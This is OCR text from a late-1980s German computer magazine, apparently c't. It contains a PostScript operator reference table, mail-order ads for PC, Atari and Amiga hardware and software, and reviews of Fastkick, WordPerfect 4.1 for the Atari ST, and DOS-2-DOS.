dx' dy' mat *idtransform* dx dy	Vektor mit Inversion der Matrix mat transformieren
mat1 mat2 *invertmatrix* mat2	Inversion von Matrix mat1 in Matrix mat2 bringen

Umrißkonstruktion (Pfad-Operatoren)

Operator	Zweck
- *newpath* -	leeren (neuen) Pfad erzeugen
- *currentpoint* x y	Position des Grafik-Cursors ermitteln
x y *moveto* -	Grafik-Cursor setzen
dx dy *rmoveto* -	relative Bewegung Grafik-Cursor
x y *lineto* -	gerade Linie (Vektor) zu x,y ziehen
dx dy *rlineto* -	relativer Vektor mit Versatz dx,dy
x y r arc1 arc2 *arc* -	Kreisbogen mit Mittelpunkt x,y und Radius r, Startwinkel arc1, Endwinkel arc2, Orientierung gegen Uhrzeigersinn
x y r arc1 arc2 *arcn* -	wie "arc", aber im Uhrzeigersinn
x1 y1 x2 y2 r *arcto* x3 y3 x4 y4	Kreisbogen von Punkt x1,y1 mit Radius r, zu Zielpunkt x2,y2 erzeugen. Wenn Punkte nicht mit Kreisbogen dieses Radius verbindbar, dann wird Geradenstück angehängt. Rückgabe von x3,y3 und x4,y4 als Tangenten-Koordinaten.
x1 y1 x2 y2 x3 y3 *curveto* -	Kurve (kubisches Bezier-Polynom). Anfangspunkt ist der Grafik-Cursor, Endpunkt ist x3,y3. Die anderen beiden Punkte bestimmen die Kurvenform.
x1 y1 x2 y2 x3 y3 *rcurveto* -	das gleiche mit relativen Koordinaten
- *closepath* -	Linie zum Startpunkt des Pfads erzeugen
- *flattenpath* -	Kurven in gerade Linienstücke umwandeln
- *reversepath* -	Pfadrichtung umkehren
- *strokepath* -	Outline (Randlinie) für Pfad bilden
str bool *charpath*	Umriß der Zeichen in String str an Pfad anfügen
- *clippath* -	aktuellen Pfad zur Seitenbegrenzung (clipping-path) machen
- *pathbbox* x1 y1 x2 y2	Liefert linke untere und rechte obere Ecke des Rechtecks, welches den aktuellen Pfad vollständig enthält.
- *initclip* -	Standard-Seitenbegrenzung setzen
- *clip* -	neue Seitenbegrenzung wirksam machen
- *eoclip* -	Schneide Seitenbegrenzung mit aktuellem Pfad und mache Schnittfläche zur neuen Seitenbegrenzung.

Zeichen-Befehle

Operator	Zweck
- *erasepage* -	ganze Seite weiß (leer) machen
- *fill* -	aktuellen Pfad mit aktueller Farbe füllen
- *stroke* -	Linie mit aktueller Dicke entlang von aktuellem Pfad zeichnen
breit hoch bpp mat proc *image* -	Rastergrafik auf Seite ausgeben. Breite "breit", Höhe "hoch", Bits pro Pixel "bpp", Umwandlungsmatrix "mat"; die Rasterdaten liefert Prozedur "proc".
breit hoch inv mat proc *imagemask* -	Rastergrafik wie "image", nur wird Grafik nicht deckend, sondern transparent gezeichnet. Ist "inv" wahr, wird "Negativ" des Bildes ausgegeben. (1 Bit pro Bildpunkt)

Ausgabe- und Geräte-Befehle

Operator	Zweck
- *showpage* -	Seite ausgeben und Seitenpuffer löschen
- *copypage* -	Seite ausgeben (bleibt im Puffer)
- *nulldevice* -	beim Zeichnen keine Rasterausgabe für Ausgabegerät erzeugen

Zeichensatz-Operatoren

Operator	Zweck
name font *definefont* font	Zeichensatz als Dictionary eintragen
name *findfont* dict	Zeichensatz zu Bezeichner liefern
font größe *scalefont* font'	Font mit Faktor "größe" vergrößern
font mat *makefont* font'	Font mit Matrix mat transformieren
font *setfont* -	"font" zur aktuellen Schriftart machen
- *currentfont* font	aktuellen Font ermitteln
str *show* -	String str auf Seite drucken
ax ay str *ashow* -	Druckt String str; nach jedem Zeichen Versatz des Grafik-Cursors um ax,ay.
cx cy ch str *widthshow* -	Druckt str und bewegt nach jedem Auftreten von "ch" Grafik-Cursor um cx,cy.
cx cy ch ax ay str *awidthshow* -	kombinierter Effekt von "ashow" und "widthshow"
proc str *kshow* -	nach Ausgabe jedes Zeichens des Strings "str" Prozedur "proc" ausführen
str *stringwidth* wx wy	Ausgabebreite des Strings unter Berücksichtigung des aktuellen Zeichensatzes abliefern
- *FontDirectory* dict	das Dictionary der Font-Dictionaries liefern
- *StandardEncoding* arr	die Zeichencode-Tabelle liefern

T.S. Datensysteme

DENISSTRASSE 45 · 8500 NÜRNBERG 80

SOFORT BESTELLUNG PER TELEFON 09 11/28 82 86

King's Quest I, II, III
3-D Grafik-Adventures
im Anti-Business-Superpack
Alle 3 Programme DM **99,90**
Für Amiga, Atari ST, IBM PC

Public Domain Software

Wir haben weit mehr als 1500 Disketten aus allen möglichen Gebieten, die wir ab DM 5,00 (auf 5,25" Disk) bzw. ab DM 7.00 (3,5" Disk) weitergeben. Inhaltsverzeichnisse mit Kurzbeschreibung auf 6 Disks (5,25") für DM 12,00 bzw. 3 Disks (3,5") für DM 15,00. Versandkosten DM 2,50 bei Vorkasse, DM 5,90 bei Nachnahme.

GAMESSOFTWARE

Hits für den PC z.B. **EPYX on PC** (mit Wintergames, Summergames II, Pitstop II) nur DM 59,90; z.B. **Space Quest II** nur DM 59,90; z.B. **3-D-Helicopter** (von Sierra) nur DM 49,90; z.B. **Silent Service** (die U-Boot-Simulation) nur DM 69,90; z.B. **Pakbak** nur DM 19,90; usw. usw. usw. Am besten, Sie fordern unser kostenloses Info an.

Preise sind Ladenpreise. Versandkosten: Nachnahme DM 5,90, Vorkasse DM 2,50.

FAIRBIT COMPUTER GmbH

6050 Offenbach/M. Postfach 10 05 42 Tel. 0 69/89 27 91

NEC MULTISYNC II MONITOR			**1348,—**
14" TTL Bernstein	238,—	NEC Multisync GS s/w	548,—
14" TTL Flat screen	279,—	ATI EGA Wonder	438,—
RS-232 Mouse voll Microsoft kompatibel			NUR 89,—
HANDY SCANNER			**498,—**
60 MB Archive Streamer extern oder intern			1398,—
20 MB Archive Streamer intern für XT/AT			548,—
20 MB NEC 5126 HDU	545,—	40 MB NEC 5146H HDU	979,—
20 MB Seagate ST-125	515,—	360 KB Floppy	197,—
GROSSE TASTATUR FÜR XT/AT			169,—

Weitere Artikel und Preise auf Anfrage. Bestellungen: Schriftlich oder telefonisch

Pro Paket 10.— DM Versandkosten. Lieferung per NN oder Vorausscheck.
Nur Versand!! Mindestbestellmenge: 50.— DM (ansonsten plus Bearbeitungsgebühr)

basys

Bauelemente + Systeme GmbH

ELECTRONIC-VERTRIEB
Postfach 220 , D-8031 Eichenau
Tel.0 81 41 / 8 00 86 Telex 5270190 basy d

SPEICHER · PROM · PROZESSOREN

zum Beispiel:

TMS 2532 JL - 45	DM	9,80/Stk. - Min.	10 Stk.
8087/5 MHZ	DM	198,—/Stk. - Min.	1 Stk.
8251 A	DM	3,20/Stk. - Min.	20 Stk.
TLP 620 - 4 Tosk.	DM	3,50/Stk. - Min.	100 Stk.

FAIRBIT COMPUTER GmbH

6050 Offenbach/M. Postfach 10 05 42 Tel. 0 69/89 27 91

PANASONIC DRUCKER:		20 MB Seagate ST-225	415,—
PANASONIC KX-P 1081	439,—	30 MB Seagate ST-238	455,—
KX-P 1083	598,—	40 MB Seagate ST-251	698,—
KX-P 1592	939,—	80 MB Seagate ST-4096	1385,—
LX-1000 Drucker	445,—	20 MB Lapine Hardcard	625,—
20 MB HDU-SET ST-225 inkl. XT-Controller			510,—
30 MB HDU-SET ST-238 inkl. XT-Controller			589,—
40 MB HDU-SET ST-251 inkl. XT-Controller			798,—
40 MB HDU-SET ST-251 inkl. AT-Controller			929,—
AT-Controller HD/FDD Typ WD-1003 oder NCL 5125			259,—
Alloy 40 MB Streamer für AT Einbauversion			710,—

Pro Paket 10.— DM Versandkosten. Lieferung per NN oder Vorausscheck.
Nur Versand!! Mindestbestellmenge: 50.— DM (ansonsten plus Bearbeitungsgebühr)

LECH-TECHNICS

Gesellschaft zur Herstellung und Vertrieb von elektrischen Geräten und Microcomputern mbH

Alfred-Nobel-Str. 21—25
5014 Kerpen-Türnich
Telefon: 0 22 37/6 16 95/8171
FAX: 0 22 37/18 153
BTX: 0 22 37/17 09

in Norddeutschland:
Kieler Straße 6
2350 Neumünster
Telefon: 0 43 21/4 63 65

MICROCOMPUTER „ATLAS 386"
voll IBM AT-kompatibel

Hauptplatine: 2 MB RAM, Prozessor **80386, Takt: 16 MHz,** 8 Erweiterungssteckplätze: 4 x 62 Pin u. 4 x 62/36 Pin, Sockel für 80287, eingeb. BIOS, Echtzeituhr (Batterie gepuffert).
Monochrome-Graphik-Printer-Karte (Hercules): Anschlüsse für TTL Monitor und Printer, Diskcontroller Karte mit Anschluß für 2 Diskettenlaufwerke (1,2 MB o. 360 KB), 1 Diskdrive 1,2 MB auch für 360 K, Schaltnetzteil 200 Watt, deutsche Tastatur, Stahlblechgehäuse, Handb.

wie zuvor beschrieben ..... **Preis: 4100,— DM**
mit FDD/HDD Controller ..... **Preis: 4350,— DM**
mit 44 MB Harddisk ..... **Preis: 5500,— DM**

Preise ohne Monitor.

MICROCOMPUTER „ATLAS AT"
voll IBM AT-kompatibel

Hauptplatine: 512K RAM (aufrüstb. 1 MB), Prozessor 80286, Takt: 6/10 MHz umsch., 8 Erweiterungssteckplätze: 2 x 62 Pin u. 6 x 62/36 Pin, Sockel für 80287, eingeb. BIOS, Echtzeituhr (Batterie gepuffert), Monochrome-Graphik-Printer-Karte (Herkules komp.), Anschlüsse für TTL Monitor und Printer (Centronic), Diskcontroller Karte mit Anschluß für 2 Diskettenlaufwerke (1,2 MB o. 360 KB), 1 Diskdrive 1,2 MB auch für 360 K, Schaltnetzteil 200 Watt, deutsche Tastatur, Stahlblechgehäuse, Handbücher.

wie zuvor beschrieben ..... **Preis: 1700,— DM**
mit FDD/HDD Controller ..... **Preis: 2000,— DM**
mit 21 MB Harddisk ..... **Preis: 2550,— DM**

Preise ohne Monitor.

MICROCOMPUTER „ATLAS 16"
voll IBM XT-kompatibel

Hauptplatine: 256K RAM (aufrüstb. 640K), Prozessor 8088, **Takt: 4.77/10 MHz umsch.**, eingeb. BIOS (Eprom 2764), 8 Erweiterungssteckplätze, Sockel für 8087, Monochrome-Graphik-Printer-Karte (Herkules komp.), Anschlüsse für TTL Monitor und Printer (Centronic), Multifunktionskarte: GAME Port, Echtzeituhr (Batterie), parallel-seriell Port, 2. seriellen Port (Option), Diskcontroller für 2 Disk (360K), 1 Disk 360K, Schaltnetzteil 150 Watt, deutsche Tastatur, Stahlblechgehäuse, englische Handbücher.

wie zuvor beschrieben ..... **Preis: 1100,— DM**
mit 2 Diskettenlaufwerken ..... **Preis: 1350,— DM**
mit 21 MB Harddisk ..... **Preis: 1900,— DM**

Preise ohne Monitor.

HÄNDLERANFRAGE ERWÜNSCHT

Eigene Servicewerkstatt.

Technische Änderungen vorbehalten.

Endpreise zzgl. Porto- und Verpackung. Preisliste und Katalog anfordern. 1,30 DM Rückporto beilegen.

MICROCOMPUTER „ATLAS portable LCD"

LCD Display mit regelb. Hintergrundbeleuchtung 640x200 Bildpunkte oder 80 Zeichen bei 25 Zeilen (wie Color-Graphik), deutsche Tastatur (86 Tasten), Schaltnetzteil 180 Watt, 2 Slime Line Einschübe, technisch wie ATLAS 16, AT und 386.

XT, 1x360K LW, 640K RAM **Preis: 2500,— DM**
AT, 1x1,2MB LW, 1MB RAM **Preis: 3400,— DM**
386 1x1,2MB LW, 2 MB RAM **Preis: 5500,— DM**
Mehrpreis 21 MB Harddisk **Preis: 650,— DM**
Kit bestehend aus Gehäuse, Netzteil, Tastatur und Display m. Controllerboard **Preis: 1650,— DM**

MICROCOMPUTER „ATLAS P"
voll IBM XT-AT-kompatibel

Technische Ausstattung wie ATLAS 16, AT oder 386, mit 5, 7 oder 9 Zoll Monitor (DUAL Mode), 2 Slime Line Einschübe, Schaltnetzteil 180 W, Monochrome-Graphik-Printer-Karte.

voller Speicher, ser/par .. **Preis: ab 1900,— DM**
Kit besteht aus Gehäuse, Netzteil, Monitor und Tastatur
Kit mit 5 Zoll Monitor ..... **Preis: 900,— DM**
Kit mit 7 Zoll Monitor ..... **Preis: 1000,— DM**
Kit mit 9 Zoll Monitor ..... **Preis: 1050,— DM**

Menüoberfläche

Fastkick & Small Editor

Datapool
CH-Zürich

Diskette für MS-/PCDOS
Preis: 145 sFr

Daß die Benutzeroberfläche von MSDOS nicht gerade anwenderfreundlich ist, hat sicher jeder PC-Benutzer schon bemerkt – besonders wenn er eine Harddisk mit vielen Unterverzeichnissen hat und sich in einer langen Zeile vertippt hat. Deshalb gibt es ja wohl auch die alternativen Benutzeroberflächen wie Windows und GEM. Aber auch ohne gleich zu solch umfangreichen Programmen greifen zu müssen, kann man sich die Arbeit am PC erleichtern, indem man auf ein Menüprogramm wie Fastkick zurückgreift. Der Aufruf 'FK' (oder automatisch im AUTOEXEC.BAT) reicht, und auf dem Bildschirm erscheint ein Menü, aus dem man mit den Cursor-Tasten das gewünschte Programm anwählen kann.

Dieses Menü besteht nicht aus einer Auflistung aller Programme, die sich im aktuellen Verzeichnis befinden, sondern läßt sich beliebig auf die Wünsche des Anwenders zuschneiden. Zu jedem Menüpunkt kann man mehrere Zeilen in der Art eines Batchfiles angeben, die nach Auswahl des entsprechenden Menüpunktes und Betätigung der Return-Taste ausgeführt werden. Der Benutzer wählt zum Beispiel den Punkt 'Textverarbeitung' an, und es werden nacheinander (unsichtbar für den Benutzer) die Befehle 'CD\TEXT\WORDSTAR' und 'WS' ausgeführt. Man kann wählen, ob nach Beendigung des Programms gleich wieder Fastkick erscheinen soll oder ob man zur DOS-Ebene zurückkehren will. Da Fastkick über Batchfiles arbeitet, belegt es bei der Ausführung des aufgerufenen Programms keinen Speicherplatz (es ist also kein residentes Programm), allerdings können aus dem Menü heraus Batchfiles nur nach dem Laden von COMMAND.COM ausgeführt werden.


Verblüffend einfach, und gerade dadurch wird dieses Programm zu einer echten Hilfe für den Anwender, ist die Art, in der die Menüs definiert und geändert werden. Ein Menü besteht einfach aus einem ASCII-File, das in einem ersten Teil die Menüpunkte, die auf dem Bildschirm erscheinen sollen, enthält. Der Aufbau des Bildschirms ist völlig frei, lediglich die Menüpunkte müssen sich spaltenweise untereinander befinden. Dazwischen können etwa Feldbegrenzungen aus Grafikzeichen stehen, der Cursor findet bei der Auswahl treffsicher die Menüpunkte. Das Menü ist nicht durch die Zeilenzahl des Bildschirms begrenzt, da das Bild automatisch 'scrollt', wenn die unterste Zeile erreicht ist. Im zweiten Teil des ASCII-Files stehen dann bei jedem Menüpunkt die dazugehörenden Befehle. Das ist schon alles, einfacher kann der Aufbau und die Wartung eines Menüsystems wohl kaum sein. Den Editor, mit dem man die Menüs aufbauen und verändern kann, bekommt man unter dem Namen 'SMALL EDITOR' gleich mitgeliefert – und so klein der Editor auch ist, für diesen Zweck (und auch viele andere) ist er bestens geeignet, da seine Bedienung einfach und schnell zu erlernen ist.

Die eingeblendete Uhrzeit ist angenehm; die Abschaltautomatik (nach zwei Minuten ohne Tastenbetätigung) bildschirmschonend. Bedauerlich ist nur, daß keine Auswahl der Menüs über die Maus vorgesehen ist.

Fazit: Fastkick ist ein Menüsystem, das die Bedienung von PCs auch für den Anwender, der nur bestimmte Programme benutzen will, ohne sich um MSDOS oder ähnliches kümmern zu müssen, wirklich vereinfacht. Aber auch derjenige, der die Menüs entwerfen soll, kommt schnell mit dem System zurecht. Die freie Aufteilung des Bildschirms und das einfache Ändern der Menüs sind die Stärken dieses Systems. Die mitgelieferte Anleitung ist zwar kurz, aber vollständig und wird durch Beispiele und die Besprechung typischer Fehler ergänzt.

Ekkehard Otto

Textverarbeitung



WordPerfect 4.1

WordPerfect Software GmbH
Eschborn

6 Disketten für Atari ST
Preis: 900 DM

WordPerfect, eines der beliebtesten Textsysteme der MSDOS-Welt, ist jetzt auch für die Ataris der ST-Serie verfügbar. Hat dieser vorläufig nur in der englischen Version lieferbare Klassiker Chancen, im Umfeld der Low-Cost-Software seinen Erfolg zu wiederholen?

WordPerfect ist keine Textverarbeitung der einfachen Art. Wer gewohnt ist, nach spätestens einer halben Stunde Menü-Betrachtung und Hilfsfenster-Studium erste Ergebnisse zu Papier und Diskette gebracht zu haben, der muß radikal umdenken. Zumindest einen Teil des knapp 600 Seiten starken Handbuchs im stabilen Ringordner sollte man vor dem ersten Arbeiten tunlichst gelesen haben.

Immerhin geht es um rund 1,8 MByte Software, geliefert auf sechs Disketten. Auf diesen findet man neben dem eigentlichen Textverarbeitungsprogramm noch Druckeranpassungen für 250 verschiedene Drucker, Tutorials in Form von Textdateien, die im Manual erklärt werden, eine Korrekturdatei mit über 115 000 Wörtern und ein Lexikon zum Auffinden sinn- und sachverwandter Begriffe.

Der Eindruck von 'High-End-Software' verfestigt sich zunächst beim Durchblättern des Handbuchs. Die trotz vollständiger GEM-Einbindung etwas unzugängliche Benutzeroberfläche ist der Preis, den man für ein hohes Maß an Flexibilität bezahlen muß. Bis auf die Copyright-Meldung läßt sich so ziemlich alles einstellen.

So kann man beispielsweise das Aussehen von Cursor und Mauszeiger mit einem Mini-Zeichensatz-Editor verändern. Die Fonts für Farb- und Monochrom-Monitore sind wählbar. Das Programm besitzt die Option, im gewünschten zeitlichen Abstand automatisch Sicherungskopien des aktuellen Textes anzulegen. Eine detaillierte Seitenbeschreibung enthält unter anderem auch die Fußnotenbeschreibung und das gewünschte Datumsformat. Man kann sich sogar aussuchen, ob beim Texterfassen der eingestellte Umbruch auf dem Bildschirm aktualisiert wird oder ob dies erst beim Drucken passiert.

Allerdings läßt WordPerfect die Fähigkeiten zum Einbinden von Grafik in den Text und der Darstellung sämtlicher Text-Attribute auf dem Bildschirm vermissen. Ersteres ist gar nicht vorgesehen; von den verfügbaren Text-Attributen ist Hoch- und Tiefstellung nur über umständliche Hilfsfensteranzeigen sichtbar zu machen. Die Schriftarten 'kursiv', 'unterstrichen' und 'halbfett' beziehungsweise Kombinationen davon erscheinen auch in dieser Form auf dem Schirm.

Diese kleinen Einschränkungen sind aber bei einem Programm, das unter anderem Proportionalschrift ein- bis fünfspaltig umbricht und mit Zusatzprogrammen wie Thesaurus und dem WordPerfect Speller aufwarten kann, verzeihlich. Thesaurus ist das eingangs erwähnte Lexikon der sinn- und sachverwandten Begriffe; genauer gesagt: ein automatisches Nachschlagewerk, das obendrein auch Antonyme enthält, Wörter mit entgegengesetzter Bedeutung also. Das alles jedoch in englischer Sprache.

Die Rechtschreibüberprüfung kann das, was man von solch

Meßkarten für XT/AT

48 Kanal I/O, 3x16 Bit Zähler	152,00
168 Kanal I/O, 3x16 Bit Zähler	225,00
336 Kanal I/O, 3x16 Bit Zähler	339,00
64 Kanal A/D, 24 Kanal I/O, 1 K. D/A	324,00
16 Kanal 12 Bit A/D, 1x12 Bit D/A	247,00
16 Kanal 14 Bit A/D, 1x14 Bit D/A	406,00
16 Output über Relais	454,00
32 Output über Relais	715,00
16 Optokoppler/16 Relais	427,00
Lochraster AT mit Decoder	112,00
Prototypenkarte	ab 51,00
8 Kanal 8 Bit D/A	552,00
8 Kanal 12 Bit D/A	892,00

Alle Meßkarten mit deutscher Beschreibung und Programmbeispielen in Basic und Pascal.

IEEE-Karte mit Basic (Pascal opt.)	480,00
Pal-Programmierer incl. Software	620,00
Logic-Analyzer bis 100 MHz	1980,00
Eprommprogrammierer bis 1 MBit	ab 335,00

19"-Einschübe XT/AT — Katalog anfordern!

Wir haben 40 verschiedene Interfacekarten auf Lager! Fordern Sie unseren kostenlosen Katalog an.

Niedermeier Computer Products GmbH
Allmannsberg 1, 8094 Edling, Tel.: 0 80 39/12 95

Copy-Option-Board V5.1 ★Deluxe★ .. DM 299,—
PC-Tools ★Deluxe★V4.21 ..... DM 129,—
Utah Fortran/Cobol V4.0 ..... je DM 99,—
Microsoft C-Compiler V5.0 ..... DM 699,—
Aztec C Prof. Amiga/IBM ..... je DM 299,—
Copy II/ST und Copy II/PC ..... je DM 79,—
Psion Chess IBM/ST ..... je DM 59,95
BTX-Term/Postmodem ST/IBM ..... DM 249,—

Lattice C V3.04/ST	DM 194,95	MCC-Assembler V11.1/ST	DM 99,95
MCC-Pascal V2.02/ST	DM 175,—	Barbarian/Pawn/ST	je DM 49,95
Turbo Pascal V4.0/IBM	DM 169,—	Turbo C V1.5/IBM	DM 169,—
Turbo Prolog/Basic IBM	DM 179,—	MS-Makroassembler 5.0/IBM	DM 269,—
Macadam Bumper/Pitstop	DM 49,95	Infocom Adventures	ab DM 35,—
Golem 3.5-Diskiw. Amiga	DM 299,—	Golem-2MB-Rambox/Amiga	DM 1069,—
Digi View V2.0/PAL dt.	DM 309,—	Pawn, Barbarian Amiga	je DM 49,95

CWTG

Kostenlose Prospekte für IBM/ST/AMIGA von Computerversand CWTG Joachim Tiede Bergstr. 13 ★★★★★ D-7109 Roigheim Tel./BTX 0 62 98/30 98 von 17—19 Uhr
SCHRIFT. HÄNDLERANFRAGEN ERWÜNSCHT!

Ehrensache, . . .


daß wir Beiträge und Bauanleitungen aus inzwischen vergriffenen c't-Ausgaben für Sie **fotokopieren.**

Wir müssen jedoch eine Gebühr von **DM 5,— je abgelichteten Beitrag** erheben — ganz gleich wie lang der Artikel ist. Legen Sie der Bestellung den Betrag bitte **nur in Briefmarken** bei — das spart die Kosten für Zahlschein oder Nachnahme. **Und: bitte, Ihren Absender nicht vergessen.**

Folgende c't-Ausgaben sind vergriffen:
12/83 bis 6/87 und 9/87.

c't magazin für computertechnik
Verlag Heinz Heise
GmbH & Co KG
Postfach 610407
3000 Hannover 61

Future electronics



Etwas Neues braucht der Markt !

Das einzige ATARI/AMIGA Drive mit eingebautem Trackdisplay
Die Daten:
eingebautes Netzteil
NEC 1037 A
graues Metallgehäuse
hervorragendes Preisleistungs verhältnis

6 Monate Garantie

379,- DM

Versand per Nachnahme ohne Zusatzkosten

Händleranfragen erbeten

Future-electronics, Mühlenweg 4
D-4902 Bad Salzuflen
Tel.: 05222-81819

EDV-BUCHVERSAND

Der Partner für PC-Literatur

R. Kost/R. Wolff
dBase-III-Plus-Lexikon
Von A - Z: das umfassende Nachschlagewerk für jeden dBase-Anwender bietet gezielte Hilfestellung. Mit vielen Beispielen.
1988, 512 Seiten.
Bestell-Nr. 90622
DM 79,-

H. Niemeier
Microsoft-Word-4.0-Lexikon
Von A - Z: In leichtverständlichen und alphabetisch geordneten Abschnitten erhalten Sie Auskunft über sämtliche Fähigkeiten von Word.
1988, ca. 450 Seiten.
Bestell-Nr. 90621
DM 79,-

E. Franke
Das AutoCAD-Übungsbuch
Eine praktische Einführung in das computerunterstützte Konstruieren, Entwerfen und Zeichnen.
1988, 331 Seiten.
Bestell-Nr. 90508
DM 69,-

U. Schmidt
Daten retten mit Norton Utilities
Das Übungsbuch zu den Programmpaketen mit ausführlichen Beispielen.
2. überarb. Auflage 1987, 250 Seiten.
Bestell-Nr. 90505
DM 49,-

C. N. Prague/J. E. Hammitt
Programmieren mit dBase III Plus
Von der Programmkonzeption bis zum kompletten Anwendungsprogramm.
1987, 370 Seiten.
Bestell-Nr. 90469
DM 79,-

R. M. Hohol
Ventura Publisher 1.1 Einführung + Referenz
Ein komplettes System-Handbuch zum Ventura Publisher.
1988, ca. 500 Seiten
Bestell-Nr. 80378
DM 79,-

Finanzbuchhaltung für IBM-PCs und Kompatible
Eine praxiserprobte, menügesteuerte Sachkontenbuchhaltung mit Kostenstellenrechnung für Klein- und Mittelbetriebe. Per Tastendruck lassen sich die aktuelle Bilanz oder der Kontostand abrufen.
Bestell-Nr. 56106
DM 249,-*

Fakturierung für IBM-PCs und Kompatible
Praxisnahe, menügesteuerte Rechnungs- und Angebotserstellung mit integrierter Adreß- und Lagerverwaltung.
Bestell-Nr. 56133
DM 199,-*

* Unverbindliche Preisempfehlung

Wir liefern alle Titel von

Markt&Technik und tcw **innerhalb von 24 Stunden**

Hotline 02191/342077

Noch nicht erschienene aber angekündigte Bücher werden für Sie vorgemerkt und sofort nach Erscheinen zum Versand gebracht. Fordern Sie unverbindlich unser kostenloses Gesamtprogramm an!

EDV-BUCHVERSAND Michel & Co.
Postfach 100605-9 · Bismarckstraße 89 · 5630 Remscheid 1

Der Partner für PC-Literatur · EDV-Buchversand · Hotline 02191/342077

einer Funktion erwartet: sämtliche Wörter eines Textes mit denen im Lexikon auf 'bekannt' oder 'unbekannt' vergleichen. Wesentlich höheren Unterhaltungswert (und möglicherweise auch Sinn, ich bin mir da nicht so ganz sicher) hat aber die phonetische Suche: Das Wort 'dieser' ist im Lexikon nicht vorhanden, nach einem Mausklick auf 'Phonetic' stellt einem der Speller anheim, ob man nicht statt dessen 'diener', 'diester', 'diesel', 'dieter', 'deicer', 'desire', 'dicere', 'dicier', 'dossier', 'dowser', 'duster' oder 'dustier' schreiben möchte.

Das alles braucht Platz. Mit weniger als einem Megabyte Speicher und ohne zwei – möglichst doppelseitige – Laufwerke sind viele Optionen nicht nutzbar. Dann können beispielsweise nicht mehr vier Texte gleichzeitig im Rechner gehalten werden. Und das Korrektursystem läßt sich ohnehin nur im Zusammenspiel mit einer Festplatte einsetzen, da es sonst zu langen Wartezeiten kommt.

Es ist bei einem so umfangreichen Textsystem nicht weiter erstaunlich, daß es gewisse Mindestanforderungen an die Hardware stellt. Der Anbieter sollte dann aber auch darauf hinweisen. Die im Handbuch beschriebene Umgangsweise mit nur einem Laufwerk funktioniert zwar – doch nur, wenn der Anwender garantiert nie das virtuelle Laufwerk B mit Laufwerk A verwechselt. Fehlgriffe dieser Art erzeugen bis zu elf Bomben auf dem Atari-Bildschirm – mit anschließendem Textverlust.

Aber auch mit hinreichender Geräte-Konfiguration war mit der vorliegenden Version kein fehlerfreies Arbeiten möglich. Das liegt zum einen daran, daß ein an die deutschen Geräteversionen angepaßter Tastaturtreiber fehlt. Das führt nicht nur zur Y/Z-Verwechselung, sondern auch zu Erscheinungen wie aufblinkenden Hinweisfenstern bei der Eingabe von deutschen Sonderzeichen, einem Fragezeichen, das nur über die Tasten-Kombination SHIFT-'-' erreichbar ist und so weiter. Wann eine deutsche Version von WordPerfect erscheint, war bis Redaktionsschluß noch unklar.

Hinzu kommen einige größere und kleinere Bugs. Das Kopieren eines Blocks gelang trotz sklavischen Befolgens der Manual-Anweisungen nicht, sondern führte zu gelegentlichen Stillstandserscheinungen des Rechners (ebenfalls mit Textverlust). Der mehrspaltige Umbruch funktioniert nicht fehlerfrei. Eine einmal aufgerufene Trennfunktion bearbeitet trotz angebotener 'Cancel'-Möglichkeit den Text unwiderruflich bis zum Textende.

All das wäre kein Problem, wenn es sich hier um eine der von großen Software-Häusern gelegentlich angebotenen Beta-Versionen handelte; eine Programmfassung, die vor der eigentlichen Markteinführung gezielt zu Testzwecken in Umlauf gebracht wird. Statt dessen kostet WordPerfect 4.1 für den Atari ST 900 DM und wird mit den beschriebenen 'kleinen Bugs' (so der westdeutsche Distributor) bundesweit angeboten. *Jürgen Seeger*

Disketten-Utility

DOS-2-DOS

Softwareland
Zürich

Diskette für Amiga
Preis: etwa 100,00 DM

DOS-2-DOS (sprich 'Dos to Dos') ist ein Programm zum Lesen, Beschreiben und Formatieren von Disketten mit dem Amiga, die von MSDOS-Rechnern oder einem Atari verarbeitet werden können. Die möglichen Formate, die die Version 1.6 beherrscht, sind:

- MSDOS 40 Spuren, einseitig oder doppelseitig, mit 8 oder 9 Sektoren pro Spur
- PS/2 3,5 Zoll, 720 KByte
- Atari 3,5 Zoll ein- oder zweiseitig

Das Programm benötigt lediglich einen Amiga mit 256 KByte Speicher sowie ein Laufwerk; weitere Laufwerke erleichtern die Arbeit aber beträchtlich. Probleme mit einer Speichererweiterung traten nicht auf.

DOS-2-DOS kann Dateien bis zu einer Größe von 100 MByte kopieren und unterstützt die 3,5-Zoll-Laufwerke DF0: bis DF3:, die dynamische RAM-Disk RAM: sowie die Festplatten DH0: und DH1:. Bei der Arbeit mit dem Programm hat sich darüber hinaus gezeigt, daß auch die resetfeste RAM-Disk VD0: von ASDG Inc. korrekt bedient wird.

Nach dem Aufruf des Programms muß man angeben, welches angeschlossene Laufwerk als MSDOS-Drive angesprochen werden soll. Danach erscheint das Prompt 'D2D>', und fortan befindet man sich in einem Kommando-Interpreter, der Befehle zum Formatieren von Disketten, Kopieren von Dateien, Löschen und Anzeigen von Programmen, Texten und Verzeichnissen ausführen kann.

Im Handbuch sind alle Kommandos ausführlich erklärt; zu jedem Befehl existiert mindestens ein Beispiel. Da DOS-2-DOS aber auch das Kommando 'Help' kennt, das eine Bildschirmseite Text produziert, benötigt man das Handbuch nur selten.

Zum Test habe ich ein externes 5,25-Zoll-Laufwerk mit 80 Spuren (und Umschaltmöglichkeit auf 40 Track, c't 5/86, S. 46) sowie ein externes 3,5-Zoll-Laufwerk an den Amiga angeschlossen. Das Formatieren und Beschreiben von Disketten im doppelseitigen Atari-Format bereitete keinerlei Schwierigkeiten; der verwendete Atari 520 ST konnte die vom Amiga angelegten Dateien lesen und vom Amiga formatierte Disketten beschreiben.

Das MSDOS-360-KByte-Format wurde im Zusammenspiel mit einem XT- und einem AT-Laufwerk erprobt. Die vom PC formatierten und beschriebenen Disketten konnten problemlos gelesen werden. Bei Disketten, die vom Amiga mit umgeschalteten 80-Track-Laufwerken formatiert und beschrieben wurden, kam es jedoch zu den üblichen Lesefehlern, da die schmaleren Schreib-/Leseköpfe eines 80-Spur-Laufwerks nur einen Teil der alten breiten Spuren überschreiben. Vom Amiga formatierte ladenneue Disketten verarbeitete der AT jedoch korrekt.

